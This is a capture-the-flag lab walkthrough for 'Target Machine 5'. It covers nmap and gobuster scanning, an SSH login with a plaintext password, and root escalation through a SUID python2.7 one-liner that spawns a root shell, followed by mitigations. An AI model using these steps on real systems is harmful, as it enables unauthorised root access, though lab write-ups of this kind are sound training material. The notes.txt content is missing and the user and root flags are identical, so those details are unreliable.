Target Machine 5


Enumeration

We start with basic service scanning:


`nmap -sS 192.168.16.134`


└─$ `gobuster dir -u http://192.168.16.134 -w /usr/share/seclists/Discovery/Web-Content/common.txt`

found /admin



On the HTTP service, we find a `notes.txt` file containing:





This hints at:

- A user named **ted**
- Possible weak SSH credentials

Gaining Initial Access

We try SSH with the found credentials:

`ssh ted@192.168.16.134`

password is 12345ted123

`NPT{us3r_0wn3d_n3xt_st0p_r007}`

Privilege Escalation Enumeration

As `ted`, we search for files with the **SUID** bit set (can run as the file owner — often root):

`find / -perm -4000 2>/dev/null`

One entry stands out:

`/usr/bin/python2.7`


This is dangerous — running a SUID Python binary means we can make Python execute commands as root.

Exploiting SUID Python

We run:

`/usr/bin/python2.7 -c 'import os; os.setuid(0); os.system("/bin/bash")'`

- `os.setuid(0)` changes our effective UID to **0** (root)
- `/bin/bash` spawns a root shell



`NPT{us3r_0wn3d_n3xt_st0p_r007}`

Why This Works

- **SUID bit**: Normally, a program runs with the permissions of the user executing it. With SUID, the program runs with the permissions of the **file owner** (in this case, root).
- **Python's Power**: Python allows importing `os` and calling system commands.
- By combining these, we **directly elevate privileges** without exploiting memory or guessing passwords.

Mitigation

- Remove unnecessary SUID binaries (`chmod -s /usr/bin/python2.7`).
- Limit user access to dangerous binaries.
- Keep the system updated.